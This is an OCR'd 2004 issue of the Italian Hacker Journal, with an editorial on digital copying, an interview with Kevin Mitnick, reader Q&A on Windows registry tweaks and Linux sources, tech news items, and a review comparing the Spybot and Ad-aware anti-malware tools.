www.hackerjournal.it N.57





APRIAMO L'iPOD

2€ NO PUBBLICITÀ SOLO INFORMAZIONI E ARTICOLI

KEVIN MITNICK si confessa

Spybot *Vs* Ad-aware chi vince?

Piazza pulita delle password in Windows

4ever

QUATTORDICINALE ANNO 3
12 AGOSTO 2004 - 9 SETTEMBRE 2004
SPED. IN ABB. POST. 70% MILANO



ASCOLTA LA TUA VOGLIA DI *HACKING*

Anno 3 – N. 57
12 agosto 2004 - 9 settembre 2004

hack·er (hăk'ər)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."



editoriale

A difesa del **Fantasyright**

Qualche giorno fa è arrivata la mail di Maria Teresa, con dentro un pezzo simpatico che avvisa di non innamorarsi degli amministratori dei sistemi da craccare. Ma il pezzo non è firmato Maria Teresa, è firmato yopy. Lo leggi bene e capisci che è una (brutta) traduzione dall'inglese, chissà di chi, chissà da chi. Chi ha scritto veramente quella cosa è perso da qualche parte nel ciberspazio. Lo stiamo cercando e chissà mai se lo troveremo.

Abbiamo trovato Antonio, invece. Ci ha mandato vari articoli da pubblicare. Solo che la firma ogni volta cambiava. Alla fine erano copia-e-incolla di robe prese da pagine Internet e rigirate qui, presso la nostra redazione wireless seminascosta sotto l'ombrellone.

Maria Teresa e Antonio non hanno fatto niente di male: sono testimoni. Sono nati, o cresciuti, in un'era che sta segnando la morte del copyright, in cui tutto viene rigirato, digerito e rediretto da qualche altra parte, in un girotondo pazzo di terabyte che si rincorrono lungo le autostrade di luce, su per le rotte satellitari, fino ai viottoli accidentati delle nostre connessioni via doppino di rame.

Non è più questione di diritto o non diritto di copia. La copia è il prodotto principale della civiltà digitale. Si sforzano di proteggere i dischi, di proteggere i film, ma è tutto inutile: i bit sono fatti per propagarsi. L'informazione (i bit) è l'unica cosa che si può veramente creare dal nulla. I bit di questa frase un secondo fa non c'erano.

Siamo già arrivati al diritto di copia del trash. Le prime sono state le catene di Sant'Antonio, seguite dalle vignette, dai PowerPoint per bancari annoiati, e piano piano dalle pagine Web. Arrivare al Signore degli Anelli o ai Red Hot Chili Peppers sarà solo questione di tempo e se accorgeranno anche loro, i Peppers.

L'importante sarà godere di tutte le nostre copie, ma sapere essere comunque originali. Il fantasyright sarà il nuovo diritto. Altrimenti, perché pensare hacker? Basterebbe pensare qualsiasi. Un hacker vede una copia, la manda in giro, ci si diverte, ma pensa anche a come arricchirla. Modificarla. Stravolgerla. Fare meglio.

Quando ero piccolo guardavo il mare, come oggi, e i genitori mi prendevano in giro. Credevo che, nuotando abbastanza lontano, avrei raggiunto il punto in cui da una parte c'erano le onde che arrivavano alla mia spiaggia e dall'altra parte le onde partivano per la spiaggia opposta alla mia, quella che si poteva vedere dalla montagna più alta se c'era una bellissima giornata.

Guardo ancora il mare e penso che vorrei saper nuotare, o forse navigare, verso il punto da dove si crea tutta l'informazione originale che poi viene copiata all'infinito. Sono sicuro che ci troverei ben più d'uno di questi fantastici centomila originali e irripetibili che danno vita ad Hacker Journal.

theguilty@hackerjournal.it

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

Boss: TheGuilty@hackerjournal.it

I Ragazzi della redazione europea:
Bismark.it, Il Coccia, Gualtiero Tronconi, Marco Bianchi, Edoardo Bracaglia, One4Bus, Barg the Gnoll, Amedeu Bruguès, Gregory Peron
Contents by MDR

Service: Cometa s.a.s.

DTP: Davide "Fo" Colombo

Graphic designer: Dopla Graphic S.r.l.
info@dopla.com

Copertina: Daniele Festa

Publishing company:
4ever S.r.l.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printing:
Roto 3

Distributore:
Parrini & C. S.PA.
00189 Roma - Via Vitorchiano, 81
Tel. 06.33455.1 r.a.
20134 Milano, V.le Forlanini, 23
Tel. 02.75417.1 r.a.

Abbonamenti:
Staff S.r.l.
Via Bodoni, 24
20090 Buccinasco (MI)
Tel. 02.45.70.24.15
Fax 02.45.70.24.34
Lun. - Ven. 9,30/12,30 - 14,30/17,30
abbonamenti@staffonline.biz

Direttore Responsabile: Luca Sprea

Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

Aut. MIKE e ALAN
Cell. 329 7795172







4 Chiacchiere con Kevin Mitnick

In occasione di HOPE è stato possibile discutere per circa un'ora con Kevin Mitnick, che ci ha raccontato alcuni passaggi della sua esperienza



Kevin Mitnick sta presentando ora il suo secondo libro. Dopo le brutte esperienze si e' trasformato in un esperto di sicurezza:"faccio tutto quello che facevo prima ma mi pagano e non rischio di essere sbattuto in galera!"

HJ: "Kevin, cosa hai provato ad essere in carcere? "

Kevin Mitnick: "Vedi quando mi hanno tenuto per mesi in isolamento e' stato veramente brutto. Vivevo per 23 ore e mezza in una cella minuscola e poi venivo incatenato mani e piedi e portato da solo in una cella aperta, poco più grande della cella in muratura, dove trascorrevo la mezz'ora d'aria. Non vedevo nessuno e venivo incatenato anche per andare a fare la doccia. Certo questo ha evitato problemi con gli altri carcerati, visto che non ho mai visto nessuno, ma ha rischiato di minare la mia salute mentale"

HJ: "Ma il giudice ha permesso questo?"

KM: "Il giudice mi odiava. Era così ignorante e confuso da quello che leggeva sui giornali che ha detto: "Chiudetelo in isolamento e non fatelo telefonare; quello e' capace di chiamare il NORAD e di scatenare una catastrofe nucleare" e lo credeva davvero!"

HJ: "Ma la tua sentenza..."

KM: "Il pubblico ministero mi aveva accusato di avere causato danni per 125 milioni di dollari a Motorola; la sua equazione e' stata: Sei entrato in possesso dei sorgenti, i sorgenti non hanno prezzo, allora calcoliamo quanto la Motorola ha investito in R&D: totale 125 milioni di dollari. Ma se questo fosse stato vero la Motorola avrebbe dovuto (e' una legge federale) mettere nel bilancio questa perdita e non lo ha fatto! Alla fine mi hanno accusato per quattromila dollari di danni: ridicolo per avermi tenuto quattro anni e mezzo in carcere, ma non ne potevo più, ho firmato l'accordo e sono uscito."

HJ: "Ed ora?"

KM: "Ora faccio il consulente di sicurezza: faccio tutto quello che facevo prima ma mi pagano e non rischio di essere sbattuto in galera!"

HJ: "C'éuna morale in questo?"

KM: "No perché sono stato punito in modo esagerato rispetto al crimine che avevo commesso! Però una cosa devo dirla non voglio che gli altri imitino quello che ho fatto io nel passato; era sbagliato"

HJ: "Hai intenzione di dare la rivincita agli altri a DefCon nell' Hacker Jeopardy [Kevin ed il suo team avevano vinto lo scorso anno]"

KM: "Sì mi serve un altra giacca di pelle ed inoltre quest'anno sarò un osso duro anche sul bere! [L'anno scorso la squadra di Kevin ha totalizzato un punteggio minimo nella fase eliminatoria dove sui guadagnavano punti ingollando lattine di birra]



Jello Biafra tuona dal palco "Kevin Mitnick e' stato fortunato, ora ci sono oltre mille hacker tenuti in carcere senza un processo!". Kevin e Jello Biafra si sono intesi immediatamente, anche se le posizioni politiche di Kevin sono meno estremiste di quelle del rapper!

DOVE STA IL CODICE SORGENTE DI LINUX



Dove posso trovare il codice sorgente di un sistema di sys/log del firewall di Linux? La domanda sembrerà stupida ma non sono esperto di Linux e devo studiare il codice sorgente di tale sistema, ma non sono riuscito a trovarlo da nessuna parte.

Michele Menichelli

Caro Michele,
non esistono domande stupide. Nel 99 per cento di casi, quando si parla di Linux, trovi il codice sorgente insieme al programma vero e proprio, sullo stesso sito. Per esempio, il sistema di intrusion detection Snort (http://www.snort.org) offre sia i binari precompilati che il codice sorgente (http://www.snort.org/source.html). Più in generale, su http://www.linux.it e http://www.linux.org puoi trovare codice, documentazione e supporto.

OTTIMIZZARE LA GESTIONE DELLA MEMORIA IN WINDOWS

Gentile redazione,
Ho notato che se uso Windows a fondo spesso il disco inizia a girare e le operazioni rallentano. C'è qualcosa che posso fare?

HardOK

Ciao HardOK,
Se il tuo computer ha una buona quantità di RAM installata (almeno 256 mega, meglio 512) puoi provare a modificare il Registro di Windows. Fai partire il Registro da Start -> Esegui -> regedit e vai alla chiave [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management].
Il valore DisablePagingExecutive evita che i programmi e gli altri file eseguibili di Windows XP usino il disco rigido come memoria virtuale quando si trovano a corto di RAM. Di suo è a zero e devi impostarlo a 1. Attenzione, perché se lanci troppi programmi, e questi saturano la RAM a disposizione con le loro richieste, invece che un beneficio avrai un deciso peggioramento delle prestazioni.



I DISCHI A PAGAMENTO SI COMPRANO...

Sono in possesso di un CD-ROM di sfondi vari; alcuni di questi sfondi si aprono normalmente, mentre per altri è previsto un codice che si ottiene componendo numeri telefonici. Aprendo il CD-ROM ho notato che c'è Viewer32 con il quale si aprono queste foto e poi c'è anche un file chiamato code, aprendo il quale con Word appaiono simboli in cinese e niente altro. Vi chiedo: è possibile trovare questi codici per aprire le foto in formato Jpeg?



Roberto


Caro Roberto,
sì: è possibile. Comprando gli sfondi, oppure indovinando i codici. A dire la verità… con tutti gli sfondi che si trovano gratuitamente in Internet, che te ne fai di quelli su CD?

OUTLOOK SENZA SPLASH

Cara redazione di HJ,
Il mio Outlook parte molto più lentamente di prima. C'è un qualche modo per velocizzarlo?

3V3


Cara 3V3,
devi agire sul Registro di Windows (menu Start, Esegui e scrivi regedit). Dal menu Modifica, scegli Trova e cerca la stringa {FB7199AB-79BF-11D2-8D94-0000F875C541}. Quando l'hai trovata, clicca sul segno + e vedrai apparire sulla destra le chiavi InProc32 e LocalServer32. Clicca con il tasto destro del mouse sulla prima chiave e cancella i Dati Valore dalla finestra Modifica Stringa. Ripeti l'operazione anche per l'altra chiave e Outlook dovrebbe riprendere velocità. È una cosa che accade spesso quando si disabilita o si rimuove MS Messenger.



PROGRAMMI ANTIPASSWORD DA FILM

Carissimi di HJ,
vi scrivo per chiedervi se potete indicarmi qualche programma magari in italiano per trovare tutte le password di questo mondo come nei film, dove si vede una specie di countdown di tutte le lettere e i numeri e alla fine, sorpresa, ecco la password.


Adriano Carenza



Carissimo Adriano,
i film sono finzione, non realtà. Un programma vero per trovare password non spreca tempo di elaborazione in effetti speciali e, oltretutto, le password non vengono trovate un carattere per volta.
Se cerchi programmi per recuperare password ne esistono numerosi, per esempio quelli di http://www.lostpassword.com/. Se vuoi un po' di effetti speciali ti consigliamo una eccellente simulazione hackeristica come Uplink (http://www.uplink.co.uk).

TROVARE LE CARTELLE INVISIBILI SU WINDOWS

Ho il sospetto che sul mio computer ci siano installati file e cartelle non visibili. Naturalmente parlo di malintenzionati che a mia insaputa vogliono controllarmi con programmi



appositi. Come fare per capire se il sospetto è fondato? Potete dirmi quali programmi riescano a sbloccare l'invisibilità delle cartelle?

Nazario!

Ciao Nazario!
Prova per esempio i programmi visibili su http://www.shareware-connection.com/titles/mark.htm e naturalmente segui HJ, perché parliamo proprio su questo numero di file invisibili in Windows e continueremo a farlo. Dai anche un'occhiata a Empty Temp Folders (http://www. serbi.info/cookie.htm), che non risolve il problema del software malizioso ma ripulisce alla grande il PC da tanti file che sono un problema per la privacy.

STUDIARE PROGRAMMAZIONE, MA SU INTERNET

Ho 18 anni e ho conosciuto il mondo degli hacker. Sto leggendo molti testi scaricati su siti hacker e ovviamente anche il vostro giornale e nelle mie letture pomeridiane non studio per leggere la vostra rivista, ma vorrei conoscere un hacker dal vivo; come posso fare? Sapete poi consigliarmi un buon libro di programmazione?

Mirko

Caro Mirko,
di hacker dal vivo ne hai incontrati un sacco... solo che non lo sapevi! Studia (non solo i testi hacker, anche quelli scolastici) e vedrai che riuscirai anche a saperlo. Non ti consigliamo nessun libro, ma Internet. Per esempio, puoi imparare a programmare in Python semplicemente facendo riferimento a http://www.python.org. Se vuoi cominciare da qualcosa in italiano, già leggendo http://net.supereva.it/aleax/Python/ItaPythTut.htm?p impari le cose essenziali di Python. Un po' di intraprendenza e puoi fare lo stesso per qualunque linguaggio.

DOVE SPIARE (E NON FARSI SPIARE)

Gentile redazione,
mi ha molto incuriosito il vostro articolo sulle tecniche di pedinamento e vorrei sapere dove posso trovare altro materiale del genere su internet per quanto riguarda le tecniche delle spie...

Roberto

Gentile Roberto,
un primo punto di partenza è Spynet, http://www.spynet.has.it/. e poi l'esperienza sul campo. Prova a pedinare un amico (con cui ti sei messo d'accordo prima). Lui deve scoprire se e quando è pedinato; tu cerchi di riuscirci e non farti scoprire. Vedrai che imparerai alla svelta cose che non è la stessa cosa leggere sulle riviste.






HOT!

FACCIAMOCI UN ROBOT

Uniamo un GameBoy Advanced con un po' di pezzi di lego, aggiungiamo un modulo WiFi, qualche sensore e un po' di software ed ecco pronto un bel robot, capace di andare in giro da solo ed esprimersi ogni volta che incontra un ostacolo, com'è possibile vedere all'indirizzo www.charmedlabs.com. Con poche centinaia di dollari potrebbe essere un ottimo inizio per introdurci nell'hacking robotico, che ormai sta prendendo piede un po' dovunque.



RETTIFICA DOVUTA

Sul numero HJ 56 nella sezione news con il titolo "UN BUCO NE CHIAMA UN'ALTRO E UN'ALTRO E..." abbiamo pubblicato una notizia ricavata da una e-zine informativa e per errore non ne abbiamo segnalato i riferimenti. Eccoli:
News di Salvatore Aranzulla, presa da www.zeusnews.it.
Ce ne scusiamo con l'autore e la redazione.

UN BUCO NE CHIAMA UN ALTRO E UN ALTRO E...

Microsoft non finisce mai di stupire. Windows non ne parliamo. Ma Internet Explorer ha superato se stesso: dopo la falla che ha consentito la diffusione del virus Scob (chiamato anche Download.Ject) a cui da pochissimi giorni Microsoft ha posto rimedio con l'apposita patch, uno studente dei Paesi Bassi avrebbe scoperto un nuovo bug di Explorer, che potrebbe causare problemi analoghi a quelli del bug precedente. È conosciuto fin da gennaio 2004 ed è contenuto in un componente ActiveX chiamato "Application.Shell", utilizzato da Internet Explorer 5.5 e 6.0 su tutte le versioni di Windows. Per ora irrisolto, è innocuo fino a che non viene associato ad altre vulnerabilità e potrebbe consentire l'esecuzione di file eseguibili quali trojan o keylogger. CERT (Computer Emergency Response Team, http://www.cert.org/) è arrivato a sconsigliare, dopo tutti questi allarmi, l'utilizzo di Internet Explorer in favore di browser alternativi, tipo Opera e Mozilla. In una nota si legge inoltre di adottare la precauzione di disattivare ActiveX, Visual Basic Script e JavaScript. Siamo arrivati al punto che perfino un giornalista della rivista Slate, di proprietà di Microsoft, ha raccontato di avere abbandonato Internet Explorer dopo la diffusione di Scob e di avere scelto Firefox (http://www.mozilla.org/products/firefox/) , browser decisamente meno vulnerabile.



PRONTO PER COMBATTIMENTI URBANI

Alla Carnegie Mellon, università americana tra le più famose, hanno studiato e prodotto un robot ad uso militare, praticamente indistruttibile e capace di spiare tutto quello che trova intorno a sé, ritrasmettendo le immagini al centro di controllo. L'hanno battezzato "Dragon Runner" e progettato per i combattimenti urbani. In pratica va avanti in vedetta e riferisce tutti i pericoli ai soldati che seguono. È costruito per continuare a procedere anche se incontra ostacoli, si ribalta, viene aggredito... Non per nulla l'hanno recentemente spedito in Iraq, il suo primo campo di battaglia, dopo due anni di sviluppo in laboratorio.



GLI UCCELLI GUARDONI



Il progetto Urban Eyes dell'inglese Marcus Kirsch e dell'irlandese Jussi Angesleva ha vinto il terzo premio della gara Fused Space (www.fusedspace.org). Si tratta di una gara internazionale per l'applicazione di nuove tecnologie all'interno di spazi pubblici e i due sono entrati nella classifica degli eletti con un progetto che prevede di fare ingoiare ai piccioni del mangime RFID. Ovvero contenente un economico microemettitore a radiofrequenza che fa scattare la ripresa di alcune telecamere posizionate nei luoghi dove normalmente i piccioni vanno a posarsi. Inutile dire che su un server vengono raccolte tutte le immagini suddivise per piccione o per posizione della telecamera. Pericolo per i piccioni?
Nessuno, dopo 12 ore il dispositivo viene espulso per vie naturali.
Pericolo per noi? Beh, è sicuramente un altro modo di guardare alla città, ma dipende dove ci posizioneranno le telecamere...


ATTENTI! IL CELLULARE UCCIDE

Naturalmente è una bufala, ma in Nigera sta diffondendosi in questi giorni la fasulla notizia che se si riceve una telefonata da un dato numero, si muore immediatamente. Notizia che fa il paio con quella che si era diffusa qualche tempo fa, sempre in Nigeria, tale per cui se capitava di stringere la mano ad alcune persone si sarebbero persi immediatamente gli organi genitali.
Sembra impossibile che qualcuno ci creda, ma in questi giorni a Lagos gli operatori telefonici hanno il loro bel daffare a creare campagne di rassicurazione agli utenti di cellulare, perché si convincano che di spam telefonico non si muore. Cosa non fa la superstizione...



LASER VERSO LA LUNA

Trentacinque anni fa, quando gli americani raggiunsero il nostro satellite, lasciarono sulla superficie lunare una specie di specchio per un esperimento che continua tuttora. Dall'osservatorio McDonald, in Texas, viene regolarmente "sparato" un raggio laser verso la Luna e, misurando quel poco che torna indietro (pare che sia nell'ordine di qualche fotone), riusciamo a calcolare la distanza esatta al centimetro, momento per momento, tra noi e il nostro satellite. Lo scopo è quello di calcolare con precisione l'effetto della massa lunare sul nostro pianeta e per studiare alcuni fenomeni gravitazionali previsti ma non ancora dimostrati. In questi giorni il laser è stato sostituito con un modello più recente, più potente e più preciso. Ora sapremo la distanza reale con una precisione al millimetro. Utile, no?



NASCE GONEME CONTRO GNOME

All'indirizzo www.akcaagac.com/index_goneme.html troviamo tutto quello che ha da dire contro GNOME uno degli ex progettisti. In sostanza vuole tornare alle origini e disapprova le ultime scelte di design dell'interfaccia desktop open-source originale. Per cui invita la comunità internazionale a sviluppare, basandosi sul nucleo esistente di GNOME, una nuova interfaccia utente più rispettosa, secondo lui, dei canoni che erano alla base del progetto free software originale. Speriamo che queste divisioni all'interno della comunità open source non siano l'inizio di un fallimento, in un momento già difficile per la comunità intera, che vede gli stati impegnati a emanare leggi riguardanti la brevettabilità del software. Ma questo è un altro capitolo.



SESSANTA FIRMANO CONTRO P2P

Sono oltre sessanta gli artisti che hanno firmato una petizione contro il file sharing e tra questi Ligabue, Al Bano, Ramazzotti, Morandi, Piotta e Bobby Solo. Gongolano le case discografiche, un po' meno gli utenti. Anche perché gli esempi contrari non mancano e pare che abbiano un meritato successo. E' il caso di Elio e le storie tese che permettono di scaricare tutto quello che si vuole, di recente o meno, pagando solo 30 euro all'anno. E il decreto Urbani? Per ora le modifiche promesse sono in attesa di approvazione. Chissà se passata l'estate, le crisi, le votazioni, le revisioni, le...

HOT!

BASTA CON LE PATACCHE


Winwatch, un'azienda svizzera di orologi da polso, ha pensato di inserire un chip trasmettitore Hitachi direttamente all'interno del vetro dell'orologio. Così non ha modificato nulla della meccanica dell'orologio, ma questo adesso possiede la non banale caratteristica di poter essere identificato con precisione... svizzera e quindi praticamente sicuro contro i furti.



MINUSCOLO CHIP TRASMETTITORE

Abbiamo tutti presente la sacca della fleboclisi che si svuota inesorabilmente e noi siamo lì impotenti, o perché siamo i degenti o perché vediamo che serve al nostro parente ricoverato, ma non viene nessuno a cambiarla. Perfettamente inutili i campanelli di richiamo alle infermiere. Si aspetta comunque e l'attesa, in certe situazioni, sembra interminabile.
Ora non sarà più così. Perlomeno negli ospedali che adotteranno WiFi e, in particolare, le sacche dotate di un sensore sviluppato da Sharp HealthCare che lancia segnali codificati al computer centrale, il quale avverte del problema la caposala. E si sa, quando intervengono le caposala c'è poco da ridere...






Il MEGLIO

Abbiamo provato due programmi gratis tra i più famosi per eliminare i programmi indesiderati da Windows.

MALWARE

Contrazione di malicious software, software sviluppato per fare danni a chi lo usa. Comprende, virus, worm, trojan e anche lo spyware, il software che carpisce informazioni di un utente senza il permesso di quest'ultimo.





Un po' di Windows ne capiamo e sappiamo che è facile prendersi un virus o qualche programma ostile e fastidioso, se non ci si comporta con prudenza e attenzione. Ma quanto è effettivo il pericolo? Ce lo siamo chiesti e abbiamo fatto una prova, destinando un computer al ruolo di vittima. Lo abbiamo inviato su Internet a fare cose che non si devono fare (tipo registrarsi presso siti porno - non per il sito in sé, ma per quello che fanno con la nostra mail - oppure scaricare incautamente da siti che promettono meraviglie gratis e così via) e poi abbiamo messo alla prova due programmi, Spybot e Adaware, tutti e due gratuiti. Come antivirus avevamo McAfee VirusScan Professional Edition e anche la toolbar di Google per eliminare il più possibile le pubblicità indesiderate. Per il resto, ci siamo detti, una mano nel registro, quando serve, sappiamo mettercela.



▲ *Ci piacerebbe che fosse più radicale nelle sue decisioni,ma Spybot lavora comunque bene e individua quello che va individuato.*

Per quantità

Se si ragiona per numeri nessuno batte Ad-aware. Ha trovato 47 tra file dubbi e voci di registro equivoche nel tempo che Spybot ne ha viste cinque. In compenso Spybot ha individuato tutti i programmi realmente pericolosi, compreso uno che pensavamo di avere eliminato a mano.

Una cosa che non ci è piaciuta di Adaware è che il suo file di riferimento




era poco aggiornato, vecchio più un mese. Questo non è un bene, perché le banche dati sul malware si arricchiscono di continuo e ci vuole aggiornamento costante, come con i virus. Invece Spybot era fresco di aggiornamento da neanche una settimana.

Per fermezza

È importante vedere che provvedimenti prendono i programmi antimalware contro le minacce potenziali. Spybot ha individuato i problemi più gravi ed è anche il programma più pruden-



dell'ANTI-MALWARE



▲ *Ad-aware localizza codice non gradito in Kazaa. Una scena che si ripete molto spesso.*

te nel suggerire se cancellare un file o meno. Sarebbe meglio se come preimpostazione fosse possibile autorizzare la cancellazione, cosa che si può fare in fase di configurazione. Ad-aware offre molti più candidati alla cancellazione, ma trova anche vari file che in realtà sono più sicuri.

I sistemi di help sono ambedue validi, anche se quello di Spybot appare un po' più datato. L'ultima versione di tutti e due i programmi offre funzioni di recovery che permettono di tornare indietro se ci sono problemi nell'eliminazione di un oggetto. Naturalmente, se si usano le opzioni avanzate e si permette a questo o quel programma di smanettare nel registro, è possibile fare danni irreparabili. Si chiamano opzioni avanzate proprio perché chi le usa sa quello che fa! Spybot contiene anche una interessante opzione di immunizzazione dei browser Opera e Internet Explorer, che attiva funzioni antimalware proprie dei due programmi, normalmente inattive.


Cose che non ci sono piaciute

Poco. Spybot offre una opzione di backup del registro di Windows, ma quando l'abbiamo provata non ha funzionato. Ad-aware si comporta bene, a parte creare un'icona sulla scrivania e una voce nel menu Start senza che glielo chiediamo.

Conclusione

Il nostro verdetto è: pareggio. Spybot cattura i pericoli maggiori nel giro di un clic o due del mouse; Ad-aware richiede forse un po' più di attenzione ma esegue una pulizia più approfondita. Occupano poco spazio su disco, si aggiornano in fretta via Internet e sono gratuiti. Per quanto valgono, noi pensiamo di tenerli tutti e due, a lavorare di squadra.

Nyarlathotep
nyarlathotep@hackerjournal.it




▲ *Il bello di questi programmi è la loro precisione nel riportare ciò che trovano nel computer.*

AD-AWARE 6 PERSONAL

Buono: Acchiappa un numero incredibile di minacce malware e, di serie, permette di decidere come comportarsi per ognuna.

Cattivo: Potrebbe essere più aggressivo nell'identificare i file da cancellare, ha aggiornamento poco frequenti e mette icone e comandi in scrivania e menu Start senza permesso.

Dove: gratis per uso personale a http://www.lavasoftusa.com.



SPYBOT - SEARCH & DESTROY 1.3

Buono: individua e sistema i pericoli peggiori per il principiante e offre buone opzioni avanzate per chi è più bravo.

Cattivo: L'help è poco aggiornato e, come è preconfigurato, tende eccessivamente a conservare i file dubbi.

Dove: gratis a http://www.safer-networking.org.



I FILE INVISIBILI DI WINDOWS

Dove sono, che cosa fanno, perché sono invisibili e soprattutto come arrivarci!

ALLA FACCIA DEL REGISTRO

Secondo Microsoft il Registro di sistema è un archivio centrale che contiene unicamente informazioni sulla configurazione di Windows e dei programmi. Balle. Tanto per iniziare, contiene anche informazioni sugli ultimi URL che abbiamo digitato in Internet Explorer, per la precisione quelli che il browser ricorda per l'autocompletamento automatico. Si possono cancellare anche loro, per fortuna. Apriamo il Registro di sistema da Start -> Esegui -> regedit. Le chiavi di registro che ci interessano sono in HKEY_USERS/Default/Software/Microsoft/Internet Explorer/TypedURLs/ e HKEY_CURRENT_USER/Software/Microsoft/Internet Explorer/TypedURLs/.



